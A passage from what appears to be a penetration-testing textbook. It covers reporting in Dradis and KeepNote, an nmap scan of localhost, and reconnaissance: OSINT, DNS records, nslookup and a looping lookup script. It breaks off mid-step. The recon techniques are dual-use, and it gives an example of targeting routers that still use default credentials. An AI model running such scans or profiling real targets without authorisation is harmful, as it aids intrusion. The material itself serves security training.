With the `PracticePenTest` node selected, we will click on the **export** icon in the top menu bar. When expanding the **Project export** menu, we are presented with the **As template** option. Clicking this will allow us to save the project template as an `.xml` file.

Save the file to your Kali `Downloads` folder and keep the default name of `dradis-template.xml`. Go back to your Dradis web application window, select the `PracticePenTest` node, and delete it by right-clicking on it and then choosing **Delete node**.

Importing a project template

The `PracticePenTest` node has been deleted along with the rest of our data. Now, it is time for us to reuse it, so we need to import the `dradis-template.xml` file. Click on **Import from file** from the menu bar and select **old importer**. Select **Project template upload** from the drop-down menu and click on **Upload** to complete the import sequence. Once it has refreshed the screen, we have two new folders in place: one named `Uploaded files` and then, of course, our original `PracticePenTest` node structure.

Preparing sample data for import

To fully appreciate the value of the Dradis framework, we will be generating some test results using some of the tools commonly used in penetration and vulnerability testing. Most of you probably have some familiarity with these tools, so we will not cover them in depth.

The first thing we need to do is to use our Kali Linux machine. If it is not up and running, start it and log in to the machine.

> You may have noticed that you are running as root. Many of the tools you will be using require administrative rights to function properly.

Change the directory to `Downloads` and then make yourself a new directory named `testData`. This will be used to store the few exports we will be using. Change your present working directory to `/Downloads/testData`:

 # cd Downloads/

 # mkdir testData

 # cd testData/

Now, we will be using nmap to generate data that will later be imported into Dradis:

```
nmap -vv -O -sS -A -p- -Pn -oA nmapScan 127.0.0.1
```

The preceding command initializes Nmap to run against the localhost and instructs it to send the results to three file types: XML, standard, and grepable. As a directory was not specified, the files will be placed into the present working directory. We are performing a very verbose TCP SYN scan against all ports with OS and version detection in which the command treats all hosts as online.

Importing your Nmap data

With the Dradis web console open and the `PracticePenTest` project tree loaded, select **Import from file**, **old importer**, and then, in the **Import from file** menu, select the **Nmap upload** format, and click on the folder icon to the right of the **Select a file:** input field. Browse to and highlight the `nmapScan.xml` file, and click on **Open**. An example of this is shown in the following screenshot:

Clicking on **Upload** will complete the import. It will take a few moments to process the data. The length of time it takes to process is proportional to the amount of data you have. An example of the view after the command has completed is shown in the following screenshot:

The import has added an additional node to our tree. This can be moved to whichever location in the `PracticePenTest` node you would like it to be in by dragging it with the left mouse button. By moving the `127.0.0.1` scan result into the logical hierarchy of `PracticePenTest`, it is now easy to associate it with this penetration test and other correlating data. An example of the view after the data has been moved to the appropriate location is shown in the following screenshot:

Exporting data into HTML

One of the benefits of using this type of centralized data collection is that you will be able to set certain flags on notes to have the data exported into PDF, MS Word, or HTML format.

With Dradis up and running, we will need to select the `PracticePenTest` node and click on the **Add note** button in the workspace to the right of your project tree. Type `This is a note` into the editor that pops up, and then click on **Save**. This will add your note to the list.

> These notes are critical to your penetration test and should be carefully thought-out and clearly written. Avoid using notes that only make sense in the current context, as you may need to revisit these at a later date.

Dradis Category field

You will not always want to export everything into your reporting formats. To address this fact, the Dradis development team added the **Category** field. This field will flag the data to be exported into the various formats available. In this case, we will right-click on the default category text listed to the right of our new note titled **This is a note**. Choose the **HTMLExport ready** option from the drop-down menu. An example of this is shown in the following screenshot:

To see our data, select the **export** option in the top toolbar and click on **HTML export**. You will be presented with an HTML output of all `PracticePenTest` notes that are members of the `HTMLExport` category throughout the project tree.

Changing the default HTML template

As you can see, the output is very nice, but what if you would like to have something that is a bit more customized? The standard templates can be changed to customize the look and feel of the export. Here is an example of how to change the footer of the document.

Change the current working directory to the export plugin of your choice. In this case, we will be modifying the `html_export/template.html.erb` file:

```
# cd /usr/lib/dradis/server/vendor/plugins/html_export
```

To modify `template.html.erb`, we will be using nano, a very powerful, easy to use text editor:

```
# nano template.html.erb
```

The file will be displayed within the nano text editor. The nano commands will be listed at the bottom of the application if reference is needed. We are presented with the HTML that makes up the `template.html.erb` file. Make a small change to the template by placing `<h1>You can change this template to suit your needs.</h1>` into the template HTML right below the `<title><%=title%></title>` line:

```
<title><%= title %></title>
<h1>You can change this template to suit your needs.</h1>
```

An example of this is shown in the following screenshot:

Save the changes in nano using *Ctrl + O*, which will write out the file to disk. You will be asked what filename you would like to use to save the file; accept the defaults by pressing *Enter* on your keyboard.

To see your changes in action, go back to the Dradis web console, select `PraticePenTest`, click on **export**, and then select **HTML export** from toolbar menu. Your new template will load and your change will be visible in the report export. The template is very customizable and can be made to have the look and feel you want it to with a bit of effort and HTML skill. An example that shows the results of the custom report we created is shown in the following screenshot:

> Please note that the MS Word export functionality requires you to have MS Office installed.

This means that we cannot use our Kali instance to fully appreciate the power of Dradis. The Word templates can be easily customized to include your company information, list the data in your preferred formatting, and to add standard footers and headers to the document.

Because Dradis is very portable, if you need the power to export into MS Word, but do not have a license available to install it in Kali, install Dradis on a Windows machine that has Microsoft Office installed, export the Dradis project from Kali, and re-import it into the Windows Dradis installation.

The last record-keeping tool we will look at is the KeepNote tool. In the Kali Linux machine, click on **Applications | Reporting Tools | KeepNote**. This will open the main window of the tool, an example of which is shown in the following screenshot:

The KeepNote tool is an excellent way to keep notes and create a file of your testing. The first thing we want to do is create a report. Click on **File | New Notebook** and, in the window that comes up, name the pentesting report. Then, select a location to save the report to, and click on **New** to save the report. The left side of the window will now contain the name of your report. From here, it is only a question of adding information to the report. The first one we want to add is the executive summary. Right-click the **Pentesting Report**, select the option **New Child Page**, and in the name box enter a name for the executive summary. This is the process that you follow to create a complete and detailed report for later use. Once you have the pages, you can attach files to them. We will do that now. Right-click the pentesting report, select the option **New Child Page** and in the name box name the nmap scan. From here, it is the same process: right-click the Nmap scan and select **Attach File**. From here, you can select the results from an Nmap scan and attach them to the report.

An example of a typical report after it has been completed is shown in the following screenshot:

The last feature we will look at for the tool is the export capability, which allows us to export the information from the tool into an HTML file. You can do this by clicking on **File** | **Export Notebook** | **HTML**. This will output the report into HTML format. An example of this is shown in the following screenshot:

This is another tool that you will want to explore more. It is recommended that you develop your own reporting and documentation methods to support your professional security testing. The tools we have covered in this section can assist you in achieving this.

Summary

In this chapter, we focused on all that is necessary to prepare and plan for a successful penetration test. We discussed the differences between penetration testing and vulnerability assessments.

The steps involved with proper scoping were detailed, as were the necessary steps to ensure all information has been gathered prior to testing. One thing to remember is that proper scoping and planning are just as important as ensuring you test against the latest and greatest vulnerabilities.

Last but not least, we discussed three very powerful tools that allow you to perform data collections and that offer reporting features: MagicTree, which is a powerhouse of data collection and analysis; Dradis, which is incredible in its ability to allow centralized data collection and sharing; and KeepNote, which provides us with a note taking capability to support the others.

In the next chapter, we will learn about various reconnaissance techniques and why they are needed. Some of these include effective use of Internet search engines to locate company and employee data, manipulating and reading metadata from various file types, and fully exploiting the power of DNS to make the task of penetration testing easier.

4
Intelligence Gathering

Actionable information is the key to success when performing a penetration test. The amount of public data that is available on the Internet is staggering, and sifting through it all to find useful information can be a daunting task. Luckily, there are tools available that assist in gathering and sorting through this wealth of knowledge. In this chapter, we will be reviewing some of these tools and focus on how to use the information to ensure your penetration tests are efficient, focused, and effective. Key topics covered include:

- What is reconnaissance and why do we need it?
- Reconnaissance types
- Using DNS to quickly identify potential targets
- Using search engines data
- Using metadata to your advantage

> Throughout this chapter, we will use the domain names `example.com`, `example.org`, and `example.net`, which are owned and maintained by IANA. Do not use these for practice purposes.
>
> These domain names are used as a representation of a domain that you own and/or have permission to use as a target for your testing. Ideally, you would set up a segmented and controlled virtual lab with DNS servers that allows you to test all of these commands at your leisure. For this, refer to the Packt book *Building Virtual Pentesting Labs for Advanced Penetration Testing*.

Introducing reconnaissance

Penetration testing is most effective when you have a good grasp of the environment being tested. Sometimes this information will be presented to you by the corporation that hired you; other times, you will need to go out and perform your reconnaissance to learn even the most trivial of items. In either case, make sure to have the scope clarified in the rules of engagement prior to conducting any work, including reconnaissance.

Many corporations are not aware of the types of data that can be found and used by attackers in the wild. A penetration tester will need to bring this information to light. You will be providing the business with real data that they can then act upon in accordance with their appetite for risk. The information that you will be able to find will vary from target to target, but will typically include items such as IP ranges, domain names, e-mail addresses, public financial data, organizational information, technologies used, job titles, phone numbers, and much more. Sometimes you may even be able to find confidential documents or private information that is readily available to the public via the Internet. It is possible to fully profile a corporation prior to sending a single packet to the organization's network.

The primary goal of the passive reconnaissance stage is to gather as much actionable data as possible while at the same time leaving few indicators that anyone has searched for the data.

> Passive reconnaissance avoids direct contact with the target network.

The information gained will be used to recreate the types of systems that you expect to encounter while testing, provide the information necessary to perform effective social engineering attacks or physical breaches, and determine if there are external devices such as routers or switches that still use the default usernames and passwords. Odds are that in a highly secured environment things will not be quite that easy, but making assumptions is not recommended when performing penetration testing. Things that should be common sense are sometimes overlooked when dealing with complex network configurations that support thousands of users.

The types of reconnaissance we will be focused on include **Open-Source Intelligence** (**OSINT**) and footprinting. All of the sources we use will be freely available, but it is important to note that there are pay sites on the Internet that could be used as well:

- **OSINT**: This consists of gathering, processing, and analyzing publically available data and turning it into information that is actionable. Publicly available data sources include, but are not limited to, the following:
    - ° Public data from courthouses, tax forms, and so on
    - ° Search engines
    - ° Conferences
    - ° Academic sources
    - ° Blogs
    - ° Research reports
    - ° Metadata from pictures, executables, documents, and so on

- **Footprinting**: This is used to non-intrusively enumerate the network environment. The results are used to locate possible vulnerabilities, and to provide information about the types of systems, software, and services that are running on the target network. The types of information that can be gained while performing nonintrusive footprinting include:
    - ° Name servers
    - ° IP ranges
    - ° Banners
    - ° Operating Systems
    - ° Determining if IDS/IPS is used
    - ° Technologies used

- Publicly available documents.
- Network device types.

This wealth of information is extremely useful when conducting a penetration test.

Reconnaissance workflow

Reconnaissance is most effective when performed procedurally. There are three major stages that should be followed when performing your recon:

As an example of how this workflow is to be used, let's pretend we are working on a penetration test involving a fictional company. This company has publicly available information regarding its externally facing routers.

- **Phase 1**: We were able to validate that the IP ranges that we were given during the initial planning stage actually belong to our client.

- **Phase 2**: Sifting through the data, we find that several routers are configured in a default state, and logon credentials have never been changed. We verify the information is accurate and move on to the next phase.

- **Phase 3**: Based on the validated information gathered, we determine our best method of gaining a toe-hold on the network is to compromise the external routers and work our way in from there.

We demonstrated a simplified example of how this workflow can be used. In the real world, there will be many variables that will influence your decisions on which systems to target. The information you gather during the reconnaissance phase of your testing will be a determining factor in how successful and thorough your penetration test will be.

DNS recon

Domain Name System (**DNS**) can provide valuable data during the reconnaissance phase. If you do not already understand DNS, you may want to take some time to get a good grasp of the service and how it works. At a very basic level, DNS is used to translate domain names into IP addresses. Luckily for us, there are many tools available that are excellent at extracting the data that we need from name servers. An example of the information you are able to gather includes:

Record	Description
CNAME	Alias, used to tie many names to a single IP. An IP address can have multiple CNAME records associated with it.
A	Used to translate a domain or subdomain name to a 32-bit IP address. It can also store additional useful information.
MX	Ties a domain name to associated mail servers.

There are other record types that can be collected from DNS tools as well; the records listed in the table are the most popular, and often the most useful.

> DNS reconnaissance is considered active footprinting due to the fact that you will need to interact with client-owned assets to receive your information.

nslookup – it's there when you need it

`nslookup` is a DNS querying tool that can be used to resolve IP addresses from domain names or vice versa. This tool is used to query any given nameserver for specific records. Although `nslookup` is not the most powerful DNS tool in our testing toolkit, you can rely on the fact that it will be installed when you need it. It is cross-platform and will be found preinstalled on most operating systems.

> During the following examples, we modified the command output to maximize the learning experience.
>
> We intend to help you understand the format and the meaning of the output. In many cases, we substituted the original domain name(s) that was used with `example.com/net/org` and fictional IP addresses (usually non-routable IPs). Do not expect to replicate the output directly; instead focus on the concepts described, and then practice these steps on domains and servers that you have proper permission to perform testing on.

Default output

To perform a quick lookup for the IP address of the example.com domain name, we enter the following into a Kali terminal session:

 # nslookup example.com

You will be presented with output in the following format:

```
Server:      8.8.8.8
Address:    8.8.8.8#53


Non-authoritative answer:
Name:    example.com
Address: 127.1.72.107
```

The server at 8.8.8.8 is a public DNS server made available by Google™. The #53 UDP is the port being used when making the request. The preceding example output indicates that example.com resolves to 127.1.72.107.

> Any IP address starting with 127.x.x.x will be redirected to localhost. Be aware of this when reviewing DNS records and selecting potential targets.

Changing nameservers

Results can be validated using alternative DNS nameservers. In the following example we change the DNS nameserver to 156.154.70.22, which is the IP address of a name server offered by Comodo Secure DNS® to provide secure browsing to the public. It is beneficial to have a listing of several publicly available DNS servers when performing your testing. These can be used as a sanity check of sorts when dealing with a compromised DNS server. We also query for nameservers associated with example.com:

```
root@kali:~# nslookup
>server
  Default server: 8.8.8.8
  Address: 8.8.8.8#53
  Default server: 8.8.4.4
  Address: 8.8.4.4#53
>server 156.154.70.22
  Default server: 156.154.70.22
```

```
  Address: 156.154.70.22#53
> set type=ns
>example.com
  Server:      156.154.70.22
  Address:   156.154.70.22#53

  Non-authoritative answer:
  example.com nameserver = ns51.example.com.
  example.com nameserver = ns52.example.com.
```

This example began by initializing `nslookup` and then proceeded to establish the variables from within the `nslookups` command console. We started by typing `server`, which displayed the current value of `8.8.8.8`. After that, we determined that we wanted to use a different server; consequently we typed `server` `156.154.70.22` because we were specifically looking at `example.com`'s nameservers. We defined the type to be `ns` (nameservers) by entering `settype=ns`.

Once the variables have been set, we can query countless domain names by typing the name, such as `example.com`, and pressing *Enter*.

> To leave the console type `exit` and then press *Enter*.

Everything that we have done thus far can be simplified into a single command line:

```
root@kali:~# nslookup -type=ns example.com 156.154.70.22
```

We invoked `nslookup`, used an option of `type=ns` to pull the associated nameservers, provided the domain name that we want the information as `example.com`, and finally, we specified that we would like to use `156.154.70.22` as our resolving DNS nameserver. This will result in the following output:

```
Server:      156.154.70.22
Address:   156.154.70.22#53

Non-authoritative answer:
example.com nameserver = ns51.example.com.
example.com nameserver = ns52.example.com.
```

Any time that a command-line tool is executed, the output can be sent to a file for later review. This is especially important once you start to build your own scripts to automate your testing—for example, `nslookup example.com > example-resolv.txt`.

Creating an automation script

As previously stated, `nslookup` is an excellent choice given that it is generally preinstalled on all platforms. If you are using a pivot point, for instance, you can rest assured that this is one tool that you will have available by default. As `nslookup` can be executed from a single command-line prompt, you can easily create a script that automates the task of extracting information about many domains or hostnames, then have the output placed into a text file.

1. In Kali, open a terminal session and type `nano AutoM8`. Then press *Enter*.

2. In the nano editor, type the following code in which we initiate the **bourne** shell with `#!/bin/sh`, parse each line item in the `DomainNames.txt` file into the `HOSTNAME` variable, and then output the string `"Getting name servers for"` followed by the current `HOSTNAME` being parsed. We then use the `nslookup` command to perform the nameserver lookup using our specified public nameserver at `8.8.8.8`:

   ```
   #!/bin/sh
   for HOSTNAME in `cat DomainNames.txt`
   do
   echo "Getting name servers for [$HOSTNAME]"
   nslookup -type=ns $HOSTNAME 8.8.8.8
   done
   ```

3. Press *Ctrl + O* and then press *Enter* to confirm saving your data.

4. Press *Ctrl + X* to exit back to the terminal screen.

5. Type `nano DomainNames.txt`.

6. In nano, enter the following:

   > Substitute domains that you have permission to test instead of the `example.com/net/org` domains used in the following listing!!!

   ```
   example.com
   example.net
   example.org
   ```

7. Press *Ctrl + O* followed by *Ctrl + X* to save the file.

8. In the terminal, we will need to make the AutoM8 file executable by typing:

```
# chmod +x AutoM8
```

9. Now, run the AutoM8 script by typing:

```
# ./AutoM8
```

10. You should see output similar to the following format:

```
root@kali:~# ./AutoM8
    "Getting name servers for [example.com]"
    Server:        8.8.8.8
    Address:    8.8.8.8#53
    Non-authoritative answer:
    example.com nameserver = ns52.example.com.
    example.com nameserver = ns51.example.com.
    Authoritative answers can be found from:
    "Getting name servers for [example.net]"
    Server:        8.8.8.8
    Address:    8.8.8.8#53

    Non-authoritative answer:
    example.net nameserver = ns51.example.com.
    example.net nameserver = ns52.example.com.

    Authoritative answers can be found from:

    "Getting name servers for [example.org]"
    Server:        8.8.8.8
    Address:    8.8.8.8#53

    Non-authoritative answer:
    example.org nameserver = ns52.example.com.
    example.org nameserver = ns51.example.com.
```

11. Now type:

```
